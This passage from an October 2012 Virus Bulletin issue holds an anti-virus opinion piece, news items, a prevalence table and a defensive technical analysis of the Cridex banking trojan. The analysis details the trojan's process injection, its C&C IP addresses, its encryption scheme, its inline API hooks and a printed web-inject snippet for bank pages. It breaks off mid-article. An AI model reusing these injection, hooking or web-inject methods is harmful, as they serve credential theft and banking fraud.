OCTOBER 2012

virus BULLETIN

Fighting malware and spam

CONTENTS

IN THIS ISSUE

DUAL PURPOSE

Raul Alvarez takes a close look at a recently discovered piece of malware that infects documents and executable files at the same time.

page 11

MIND THE GAP

The most actively deployed exploit kit over the past year has without doubt been the Blackhole exploit kit. Gabor Szappanos attempts to fill in the (black)holes in our knowledge about this threat. In this article he covers how the server-side code can be analysed.

page 14

INJECTION INFECTION

Code injection first became popular in game cheats, where it was used to change the program's course of execution. Wayne Low looks at a piece of malware that takes advantage of the Windows messages flaw to perform code injection.

page 24

ISSN 1749-7027

virus BULLETIN COMMENT

'Anti-virus does a very good job, but ... missing once is seen as failure in general.'

Greg Day, Symantec

IS AV THE OLD DOG?

Over the last few years I have noticed a marked increase in the number of people discussing the 'death' of anti-virus – predominantly citing that it's no longer fit for purpose as it's too slow or too reactive.

Recently, I heard a speaker misquote a global report suggesting that anti-virus picked up less than 1% of all breaches. If they were highlighting the breaches that were successful, this may be true. However, there are many factors that could lead to an attack being successful – for example, systems security controls may be misconfigured or out of date, and there are multiple other high-risk scenarios that we often come across in the practical business environment.

But the apparent confusion doesn't end there. Recently, I was reviewing submissions for a prominent international security conference. As I read through the abstracts, I saw statements referring to 'floundering AV solutions' and their 'reliance on signature-based detection', neither of which I believe is fair or true.

So why is anti-virus getting such a hard time? In some respects I believe it's the result of to being the 'old dog' on the street. It is the tried and tested technology that has served us well for so long. The new boys on the street are looking to discredit it as a means to increase confidence in their own solutions.

Attackers have long understood the concept of signature-based detection and worked on methods to circumnavigate it – such as polymorphism, obfuscation techniques, and recently packers. In each instance, the anti-virus industry has responded by adding new capabilities – techniques such as generic decryption engines, heuristics, family-based and packer detections. So, if anti-virus is the 'old dog', it has certainly learnt some new tricks along the way.

Over the years, the fundamental challenge has been one of time. Ensuring signatures/updates keep pace with the speed and volume of new attacks and with the fact that attackers are able to test their code against online tools before they launch their attacks. Again, the anti-virus industry has responded by utilizing the cloud as a method of real-time checking or applying reputational checks against the file and/or the source that move heuristic/behavioural capability to another level.

I believe that anti-virus is here to stay. It's one of the few technologies that uniquely identifies the threat and lets us know what it is and what it does, and more importantly, has the capability to remove/repair the attack.

There are some very interesting new technologies coming to market that are far more proactive, but in general, the more you look to block based purely on behaviour, the less you get to know about the attack. Anti-virus provides a great complement to the strengths and weakness of each new technology – for example, proactive lockdowns (whitelisting) work well for single or simple function systems, but typically in the diverse complex world of desktop computing they are too complex to apply and maintain.

Finally, there is another false concept we must get over, which is that any one solution or technology can be infallible. Anti-virus does a very good job, but it seems that in the binary world of technology, missing once is seen as failure in general. We have recommended layered defences for decades just for this reason.

So, is anti-virus dead? No, I certainly wouldn't say so.

Is anti-virus purely a reactive technology? It hasn't been for many years, and for those who still believe that it is, I would encourage them to look again at the current capabilities of leading anti-virus solutions. Is anti-virus the perfect solution? No.

While the security industry continues to fight amongst itself, end-users are becoming ever more confused as to what is the right approach to take. So the next time someone suggests anti-virus is, or is becoming obsolete, we should encourage them to refresh their knowledge, recognize the evolution of anti-virus, utilize its strengths and look to complement its shortcomings.

Editor: Helen Martin
Technical Editor: Dr Morton Swimmer
Test Team Director: John Hawes
Anti-Spam Test Director: Martijn Grooten
Security Test Engineer: Simon Bates
Sales Executive: Allison Sketchley
Perl Developer: Tom Gracey
Consulting Editors:
Nick FitzGerald, *AVG, NZ*
Ian Whalley, *Google, USA*
Dr Richard Ford, *Florida Institute of Technology, USA*

NEWS

VGREP: THE ROSE REVIVED

'That which we call a rose, By any other name would smell as sweet.' So wrote Shakespeare in *Romeo and Juliet*. And anyone with even the briefest experience of the anti-malware industry will know that a single piece of malware can have several different names.

In the 1990s, former editor of *Virus Bulletin* Ian Whalley created the *VGrep* tool in an attempt to help users navigate the confusing world of virus names. The tool ran a number of anti-malware scanners across a large collection of infected files and parsed their output into a simple text database.

Back when the tool was created, the number of known viruses was many times smaller than it is today, and the tool functioned very well for many years (maintainance of the *VGrep* database was subsequently taken over by *McAfee*'s Dmitry Gryaznov). Since early 2009, however, the system has more or less lain dormant – until now.

This month sees the launch of a new generation of *VGrep*, operating with a database maintained by provider of threat analysis tools *ReversingLabs*. Improvements to *VGrep* include:

- New malware will be scanned and detection changes updated twice daily.
- Scanners from 25 vendors will be supported.
- Over 80 million malware samples will be incorporated.
- Advanced search engine technology will support speedy queries, obviating the need for *VGrep* database downloads.

VB is delighted to be able to offer the new, improved *VGrep*, and we look forward to hearing your feedback. *VGrep* can be accessed at http://www.virusbtn.com/resources/vgrep/.

EU'S BIGGEST CYBER TEST A SUCCESS

Earlier this month, a number of European banks, information security agencies and governments got together to participate in Europe's biggest cyber security test.

Cyber Europe 2012 was a day-long simulated cyber security attack on Europe's critical infrastructures, co-ordinated by the European Network and Information Security Agency (ENISA). The exercise was designed to assess how governments and private sector organizations (including approximately 60 banks and 60 ISPs) would cooperate in the event of a large-scale attack.

Initial findings showed that there was frequent cooperation and information exchange between public and private sector organizations, although the public-private cooperation structure differed from country to country. A full report on the exercise is due for release by the end of the year.

Prevalence Table – August 2012[1]

Malware	Type	%
Java-Exploit	Exploit	13.51%
Autorun	Worm	8.96%
Sirefef	Trojan	6.28%
Heuristic/generic	Virus/worm	5.23%
Conficker/Downadup	Worm	4.87%
Iframe-Exploit	Exploit	4.77%
Injector	Trojan	3.77%
Heuristic/generic	Trojan	3.07%
Adware-misc	Adware	2.82%
Encrypted/Obfuscated	Misc	2.64%
Sality	Virus	2.49%
Crypt/Kryptik	Trojan	2.34%
Blacole	Exploit	2.10%
Exploit-misc	Exploit	2.02%
Downloader-misc	Trojan	2.00%
Hupigon	Trojan	1.92%
FakeAV-Misc	Rogue	1.67%
Wimad	Trojan	1.58%
Agent	Trojan	1.55%
Dropper-misc	Trojan	1.46%
BHO/Toolbar-misc	Adware	1.41%
Crack/Keygen	PU	1.31%
LNK-Exploit	Exploit	1.22%
Virut	Virus	1.19%
PDF-Exploit	Exploit	1.05%
Dorkbot	Worm	1.01%
AutoIt	Trojan	0.85%
Ramnit	Trojan	0.78%
Backdoor-misc	Trojan	0.76%
Qhost	Trojan	0.73%
JS-Redir/Alescurf	Trojan	0.70%
Tanatos	Worm	0.68%
Others[2]		13.28%
Total		**100.00%**

[1] Figures compiled from desktop-level detections.

[2] Readers are reminded that a complete listing is posted at http://www.virusbtn.com/Prevalence/.

MALWARE ANALYSIS 1

CRIDEX BOTNET PREVIEW

Carmen Liang, Neo Tan
Fortinet, Canada

Cridex is a trojan that steals bank account information from its victims. It is programmed in object oriented C++. The Cridex botnet is centralized, communicating with its C&C server regularly to retrieve the latest configuration files and corresponding binary updates. Some generations use a combined cryptographic system consisting of public- and symmetric-key cryptography to secure communication between the bot and C&C server. Today, there are four main generations of Cridex bots. The first, generation 0, was discovered around the end of 2011, and has no encryption at all. The three later generations have become more active over the last couple of months. In this article, we will focus on a detailed analysis of the Cridex injection routine, communication protocol, encryption scheme and working mechanism in order to shed light on the development path of the three recent generations of Cridex bots.

INJECTION ROUTINE

When the trojan launches, it first drops itself into the %App Data% folder and writes the name of the dropped file to the autorun registry entry (e.g. HKCU\Software\Microsoft\Windows\CurrentVersion\Run\KB%8d.exe). The filename starts with the letters 'KB', followed by an eight-digit number derived from the victim's volume serial number. The trojan will delete itself using a batch file once it has run from the dropped file.

Next, it checks the current OS environment and acts accordingly. If it is in a 64-bit environment, only the communication routine will be executed. Otherwise, it goes through a list of all the currently running processes, and injects itself into processes that have the right access and security identifier (SID). It then allocates a block of memory containing a copy of itself inside the targeted process. Then it uses CreateRemoteThread to run the malicious routine.

COMMUNICATION PROTOCOL AND ENCRYPTION SCHEME

Gather local machine information

Before the bot communicates with the C&C server, it first gathers the basic information from the victim machine, including serial number, computer name, version information and a hash value of the user's security identity. All of this information will be sent to the C&C server.

Communication protocol

The following is a partial list of C&C server IPs and their corresponding geographic locations (Figure 1).

- 110.234.150.163
- 123.49.61.59
- 173.203.96.79
- 180.235.150.72
- 184.106.189.124
- 190.81.107.70
- 200.169.13.84
- 202.143.147.35
- 203.172.252.26
- 203.172.252.29
- 203.217.147.52
- 210.56.23.100
- 211.44.250.173
- 219.94.194.242
- 31.17.189.212
- 41.168.5.140
- 58.68.2.214
- 64.94.164.18
- 83.143.134.23
- 83.238.208.55
- 85.226.179.185
- 89.111.176.87
- 91.121.103.143
- 95.142.167.193
- 97.74.75.172





Figure 1: C&C server geographic locations.

After gathering the information, the bot will try to communicate with one of the C&C servers. The communication routine is injected into every process that the bot has the access rights to open. It has mutex and event checks to ensure that only one thread at a time executes the communication routine in order to avoid data sharing conflicts. Its primary goal is to retrieve the configuration file and binary updates from the C&C server. The bot communicates with the server using both HTTP and a direct use of TCP. The direct use of TCP is solely to create a connection to the back server (which is different from the C&C server), whose IP address is in the configuration file. Usually (in generations 1 and 2), after sending a plain-text



```
No.  Time       Source         Destination    Protocol Length Info
3837 607.170252 192.168.6.128  31.184.192.195 TCP       62 veracity > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
3845 607.402467 31.184.192.195 192.168.6.128  TCP       58 https > veracity [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
3846 607.402674 192.168.6.128  31.184.192.195 TCP       54 veracity > https [ACK] Seq=1 Ack=1 Win=64240 Len=0
3847 607.402898 192.168.6.128  31.184.192.195 SSL      126 Continuation Data
3848 607.402996 31.184.192.195 192.168.6.128  TCP       54 https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4428 642.359923 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
4429 642.360024 31.184.192.195 192.168.6.128  TCP       54 [TCP Keep-Alive ACK] https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4432 677.360348 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
4433 677.360426 31.184.192.195 192.168.6.128  TCP       54 [TCP Keep-Alive ACK] https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4437 712.359736 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
4440 712.360075 31.184.192.195 192.168.6.128  TCP       54 [TCP Keep-Alive ACK] https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4441 747.359958 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
4442 747.360007 31.184.192.195 192.168.6.128  TCP       54 [TCP Keep-Alive ACK] https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4443 782.359667 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
4444 782.359732 31.184.192.195 192.168.6.128  TCP       54 [TCP Keep-Alive ACK] https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4446 817.360175 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
4447 817.360209 31.184.192.195 192.168.6.128  TCP       54 [TCP Keep-Alive ACK] https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4450 852.360326 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
4451 852.360392 31.184.192.195 192.168.6.128  TCP       54 [TCP Keep-Alive ACK] https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4494 887.359810 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
4495 887.359861 31.184.192.195 192.168.6.128  TCP       54 [TCP Keep-Alive ACK] https > veracity [ACK] Seq=1 Ack=73 Win=64240 Len=0
4496 922.359692 192.168.6.128  31.184.192.195 TCP       55 [TCP Keep-Alive] veracity > https [ACK] Seq=72 Ack=1 Win=64240 Len=1
```

Figure 2: Back connection.

message detailing the victim's system information, it just keeps the connection alive and waits for the back server's command. It also has the ability to archive, search and execute local files. The direct use of the TCP protocol is apparently the botmaster's last resort if the bot doesn't work as expected. This protocol is not designed to work on demand. If the bot pool grows in scale, the back server will eventually need to handle numerous 'KEEP ALIVE' requests, which will be similar to launching a DDoS attack on the back server. Figure 2 shows the communication between the bot and the back server.

The thread that uses the HTTP protocol is the main method the bot uses to communicate with the C&C server to retrieve the configuration file and get binary updates.


Communication encryption scheme

The communication encryption scheme varies from generation to generation: both the first and second generation use a customized hybrid cryptographic system, but the third generation uses SSL encrypted communication. Since the second generation introduced an XML formatted configuration file, the data for this generation was encoded in Base64 (step 1 below). The customized cryptographic system is an encryption system which combines public-key cryptography (RSA) with symmetric-key cryptography (RC4), so that it has both the confidentiality of non-symmetric encryption and the efficiency of symmetric encryption. The following are the steps involved in the second generation encryption scheme:

1. It uses CryptStringToBinaryA to decode the encrypted CERT_PUBLIC_KEY_INFO structure from base64 format to binary. In all variants, the base64 data is MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCvR7x8oHW63g45dwL84Xyga4jdsEUyYc9taOLTZ+kEhwauB7UbvXliNZZsq1HzsNgz+Ge7jVT2nyBIvDwx6CozX0iNM2QG7ZalwB6zBVyvpgTNTQqE8ODZrDGIkabg4OT3YeRrux4Z8GZ14Jja/jITSQZBMvsWguP/wFpUJ35v2wIDAQAB.
2. Then it calls CryptDecodeObjectEx to decrypt the binary data using parameters dwCertEncodingType=X509_ASN_ENCODING and lpszStructType=X509_PUBLIC_KEY_INFO to obtain the decoded CERT_PUBLIC_KEY_INFO structure.
3. After using CryptImportPublicKeyInfo to import the public key, it calls CryptGenKey with parameter Algid=CALG_RC4 to generate a temporary RC4 key, which is the session key.
4. It uses CryptExportKey to export the session key with encryption using the public key from step 2. The parameter dwBlobType is set to SIMPLEBLOB, so the output of this call will be in the following format:

```
struct SimpleBLOB {
    BLOBHEADER  blobheaderStruc;
    ALG_ID      algid;
    BYTE        encryptedKey[0x80];
}
```

```
struct BLOBHEADER {
    BYTE    bType;
    BYTE    bVersion;
    WORD    reserved;
    ALG_ID  aiKeyAlg;
}
```



```
0000h: 01 02 00 00 01 68 00 00 00 A4 00 00 44 A5 A2 7E
0010h: 52 68 3C E4 FC 2D E1 14 1B 2D 6B 2B E2 14 97 B3
0020h: 52 36 0D F6 83 38 4D A0 50 73 4C 60 4D F2 8E BB
0030h: 48 F4 77 C9 A1 83 EA E4 19 AD EE 29 46 7C 22 BB
0040h: F9 0D F9 93 92 9D 0A 58 1C BD 7F 4F 0B AE C4 94
0050h: 6B 4C 5C AE 8B C8 53 57 80 A4 90 83 70 87 5F DD
0060h: 28 CA 33 80 01 B5 A8 BD 04 BE C1 D6 24 85 B6 05
0070h: 83 99 C8 CD 67 D5 4A CC 3E BF C1 D0 72 E1 98 B9
0080h: 5B B1 2B C1 38 BA 72 95 C5 AD C9 92
```

Figure 3: BLOBHEADER and encrypted session key.

'SimpleBLOB' in Figure 3 indicates that this is a SIMPLEBLOB, the session key is encrypted using an RSA public key, and the session key itself is an RC4 key. The RC4 key will be sent to the C&C server because the server does not know what key is generated by the client and used to encrypt the message. And it can only be decrypted using the C&C server's private key.

5. It then uses the RC4 key to encrypt the plain-text message with the following format:

```
struct Message_Packet {
   DWORD magicWORD;  //in this variant, it uses
         "DEADBEEF"
   DWORD msgSize;  //the size of this whole message
   DWORD keyExpFlag;  //if the RC4 key is exported
         successfully
    BYTE encryptedKey[0x80];  //exported RC4 key,
         encrypted
    BYTE sha1ofMsg[0x14];  //SHA1 value of the
         following encrypted message
    BYTE encryptedMsg[msgLen];  //the message
         encrypted using RC4
 }
```

It only copies the encryptedKey from the SimpleBLOB structure to form this message, stripping the BLOBHEADER and the algorithm ID. Therefore, the C&C server assumes the encrypted key is an RC4 key exported in SimpleBLOB format, and that the algorithm will be RSA.

(For more details of the encryption steps, please see the simulated pseudo code in the Appendix.)

The received packet structure is very similar to the struct Message_Packet described above, except the BYTE encryptedKey[0x80] field is substituted with BYTE signatureRecvMsg[0x80]. To decrypt the encryptedMsg, the bot simply calls CryptDecrypt using the same RC4 session key as is stored in the memory. In order to check for the integrity of the received message, the bot calls CryptVerifySignatureW with hPubKey set to the imported public key and the pbSignature pointing to the signature RecvMsg.

Communication data structure

Send message data structure

The message content is in 'plain text'. The structure of these messages is very different across the three generations. The first data sent to the server has the following layout:

First generation

The data is in binary format, the following is its pseudo struct code:

```
struct first_sending_message {
   DWORD  size_of_message
    WORD  unknown marker
   DWORD  size_of_header
   DWORD  size_of_data
    WORD  unknown_marker
    WORD  service_pack_major_version
    WORD  service_pack_minor_version
    WORD  windows_major_version
    WORD  windows_minor_version
    BYTE  computer_architecture
    BYTE  null_end_marker
   DWORD  end_of_data_section
   DWORD  size_of_end_marker
   DWORD  end_of_message
    WORD  computer_name
    BYTE  5f_marker
   QWORD  volume_serial_number
   QWORD  register_name (the condensed USID)
}
```

Second generation

The following is an example of the message:

```
<message set_hash="" req_set="1" req_upd="1">
       <header>
               <unique>HL_AC197B6886B8B695</unique>
               <version>105</version>
               <system>86320</system>
               <network>nt</network>
       </header>
       <data></data>
</message>
```

We can see from this example that it uses XML format. 'req_set' describes whether the initial set-up is successful. 'req_upd' describes whether it is requesting an update. The 'unique' tag contains basic computer information including computer name, volume serial number and register name. This makes up the unique ID for the victim's computer. The 'version' tag contains the system version value. The 'system' tag contains a structure describing the system information, which is a little redundant alongside the 'version' tag. For example, 86320 in hex is 0x15130, and each byte indicates a specification of the current OS. The first '1' means the system is a VER_NT_WORKSTATION; '5' is the MajorVersion; '1' is the MinorVersion; '3' is the ServicePackMajor; '0' is the ServicePackMinor. The 'data' tag contains the stolen information.

Third generation

The structure of the packet changed the most in this generation. It contains some garbage data (the sums) in the middle of the packets. The most important tags, 'unique' and 'data', are still the same as in the second generation. It also contains the injected process filename.

```
struct message_packet {

  DWORD magicWord;  //new magic word "85 04 08 FF"
  DWORD packetSize;
  DWORD reqSet;
  DWORD reqUpd;
  DWORD sytemTimeStamp;
  DWORD botVer;  //bot version
  DWORD verBuildNum;
   WORD spMajorVer;
   WORD spMinorVer;
  DWORD offsetToUnique;
  DWORD uniqueSize;
  DWORD sum1;  //sum of the above 2 DWORDs
  DWORD fileNameSize;  //installer file name
  DWORD sum2;  //sum of the above 2 DWORDs
  DWORD dataSize;
  DWORD sum3;  //sum of the above 2 DWORDs
   BYTE unique[uniqueSize];
   BYTE fileName[fileNameSize];  //injected process
        filename
   BYTE data[dataSize];
 }
```

Received message data structure

The data structure of the received messages is not only different across generations, but also different from the structure of the sending messages.

First generation

The messages are in binary format. The message is composed in a huge section, which is labelled '0x0A' and later will be divided into many sections and subsections. All sections and subsections can be generalized into the following data structure:

```
 struct general_section_layout{
        DWORD    size_of_section
        DWORD    label_id
        BYTE     section_content [size_of_section_8]
 }
```

Inside this huge section there are generally four types of sections. These are labelled '0x80', '0x82', '0x83' and '0x84' in the label_id area. Most of the injected HTML code is in label_83. The details of the structure of the sections are as follows:

```
 struct label_80 {
      DWORD    size_of_section
      DWORD    label_id
      BYTE     section_content [size_of_section_8]
               (URL, start with '*' and end with '* ')
 }
```

```
struct label_82 {
      DWORD    size_of_section
      DWORD    label_id
      BYTE     section_content [size_of_section_8]
               (pattern, start with '*' and end with
               '* '; redirect, content marked after
               '* ')
}

struct label_84 {
      DWORD    size_of_section
      DWORD    label_id
      BYTE     ip_addresses [size_of_section_8]
}

struct label_83 {
      DWORD    size_of_section
      DWORD    label_id
      DWORD    end_of_section_header
      DWORD    zero_marker
      DWORD    url_length
      BYTE     URL (start with '*' and end with '* ')
               [url_length]
      DWORD    size_of_subsection_1
      DWORD    1st_zero_delimiter_offset
      DWORD    2nd _zero_delimiter_offset
      DWORD    3rd _zero_delimiter_offset
      BYTE     subsection (html code)
               [size_of_subsection_1}
      DWORD    size_of_subsection_2
      DWORD    1st_zero_delimiter_offset
      DWORD    2nd _zero_delimiter_offset
      DWORD    3rd _zero_delimiter_offset
      BYTE     subsection (html code)
               [size_of_subsection_2]
      DWORD    size_of_subsection_3
               ...(continue until section ends)
}
```

- label_80 parses the URLs of the targeted sites and stores them in a table in the .data section of the current process.
  - There is a maximum of 200 entries.
- label_82 parses 'jqueryaddonsv2\.js' and 'http://***/cp.php' and stores the result in the .data section of the current process.
- label_83 hashes the HTML code respectively into the .data section of the current process.
  - There is a maximum of 100 entries. Each entry represents a section of the HTML code that is targeted to a specific site. Each section can have up to three subsections.
- label_84 stores the IP address to the .data section of the current process.




Figure 4: XML structure of the configuration file.

Second generation

This generation uses XML format. It mainly has two big branches, which are <settings> and <commands>. The content in the <settings> branch shares some similarities with the content of the first generation. There are five sub-branches under the <settings> branch, which are <httpshots>, < formgrabber>, <redirects>, <bconnect> and <httpinjects>. The content in <httpshots> is similar to the URL of label_80. The content in <redirects> is similar to the content of label_82. Interestingly, the IP addresses for <bconnect> and label_84 are exactly the same: 31.184.192.195:443. The second generation has introduced the <formgrabber> functionality, targeting only www.facebook.com for the time being. There are eight types of commands under the <command> branch. Each type is associated with a set of corresponding instructions in the injected code. Figure 4 shows the XML structure of the received message.

Third generation

The third generation uses a new magic word, '85 04 08 FF', instead of 'DEADBEEF' which was used by the previous two generations. It abandons the XML structure, instead returning to the binary structure with labels as seen in the first generation. However, the label values have changed to integer numbers between 0 and 5.

Command and control

In all generations there is a special thread that is dedicated to handling the commands that are stored in the registry. Since the structure of these commands is different, the methods of handling them must be different.

First generation

- Type_1 – downloads file from a URL and runs it
- Type_2 – writes a log file
- Type_3 – creates a CAB file
- Type_4 – creates an auto-reset event
- Type_5 – deletes cookies.

Second generation


- Type_1 – stores update file obtained from the configuration file in %TMP% as a four-character temporary file and runs it
- Type_2 – downloads file from a URL and runs it
- Type_3&4 – writes log file
- Type_5 – creates cookies CAB file then deletes cookies
- Type_6 – deletes cookies
- Type_7 – creates an auto-reset event
- Type_8 – gets current system time and private key and stores them in the log file.

Third generation

- Type_1 – stores update file obtained from the configuration file in %TMP% as a four-character temporary file and runs it
- Type_2&3 – downloads file from a URL and runs it
- Type_4 – writes log file
- Type_5 – deletes *Firefox* cookies
- Type_6 – deletes *Flash* cookies
- Type_7 – creates CAB file
- Type_8 – gets current system time and private key and stores them in the log file
- Type_9 – creates event.

INLINE HOOK OF CURRENT PROCESS API

The hooking technique the bot uses is called inline hooking. The idea is to redirect the call flow to the malicious routine at the entry point of the hooked API. For example, in Figure 5, this is in the memory of the nspr4.dll module of the firefox.exe process. It replaces the API's entry code 8b 44 24 04 8b with e9 3b 56 32 ff, so the call to PR_Connect will be redirected to the malicious subroutine 0x15D830, inside which there is a dummy subroutine at 0x151010. The dummy subroutine is initially formed by a series of NOPs (0x90). During the hooking process, the overwritten codes are saved to the dummy subroutine at 0x151010. An unconditional jump is also written to lead the execution flow back to the original API. The bot has the algorithm to



```
00E381F0 - E9 3B5632FF         jmp 0015D830
00E381F5   0889 4424048B       or byte ptr ds:[ecx+8B042444],cl
00E381FB   41                  inc ecx
00E381FC   30FF                xor bh,bh
00E381FE ^ E0 CC               loopdne short nspr4.00E381CC
00E38200   51                  push ecx
00E38201   53                  push ebx
00E38202   8A5C24 10           mov bl,byte ptr ss:[esp+10]

         00151010   8B4424 04      mov eax,dword ptr ss:[esp+4]
         00151014   8B08           mov ecx,dword ptr ds:[eax]
         00151016 - E9 DB71CE00    jmp nspr4.00E381F6
         0015101B   90             nop
         0015101C   90             nop
```

Figure 5: Inline hooking of nspr4.PR_Connect.

calculate where the assembly operation line ends, so it can save the entire line of operation, 8b 08, to make sure it will not jump back to the middle of an operation. In Figure 5, it jumps back to 0xE381F6, not 0xE381F5, right after the unconditional jump.

The bot checks the process it injects into and hooks the corresponding API accordingly.

For all processes, it tries to hook the following APIs:

- ntdll.NtResumeThread
- ntdll.LdrLoadDll
- Secur32.DeleteSecurityContext
- Secur32.InitializeSecurityContextW
- Secur32.InitializeSecurityContextA
- Secur32.EncryptMessage
- Secur32.DecryptMessage

If the process imports ws2_32.dll and crypt32.dll (e.g. explorer.exe and iexplorer.exe), it hooks the following APIs as well:

- ws2_32.connect
- ws2_32.send
- ws2_32.WSASend
- ws2_32.recv
- ws2_32.WSARecv
- ws2_32.select
- ws2_32.closesocket
- ws2_32.getaddrinfo
- ws2_32.gethostbyname
- crypt32.PFXImportCertStore

While if the process is firefox.exe, it hooks the following APIs:

- nspr4.PR_Connect
- nspr4.PR_Write
- nspr4.PR_Read
- nspr4.PR_Poll
- nspr4.PR_Close
- ssl3.ImportFD

By hooking these APIs, the bot has the ability to mask the URLs received in the browsers and perform a few tasks according to the configuration file. If the URL contains the domain name in the <httpshots> tag or the <formgrabber> tag (e.g. xxxbank.com), the bot will try to match the pattern in the <conditions> tag (e.g. *xxxbank.com.*). If the condition matches, it will inject the HTTP code from the <replacement> tag. With those encryption APIs hooked, it can bypass the site's traffic encryption protocol such as SSLv3. In this variant the code in the <replacement> tags is all the same:

```
 <replacement>
        <![CDATA[<script type="text/javascript"
src="https://ajax.googleapis.com/ajax/libs/
jquery/1.4.2/jquery.min.js">
        </script>
        <script type="text/javascript" src="/
jqueryaddonsv2.js">
        </script>        ]]>
</replacement>
```

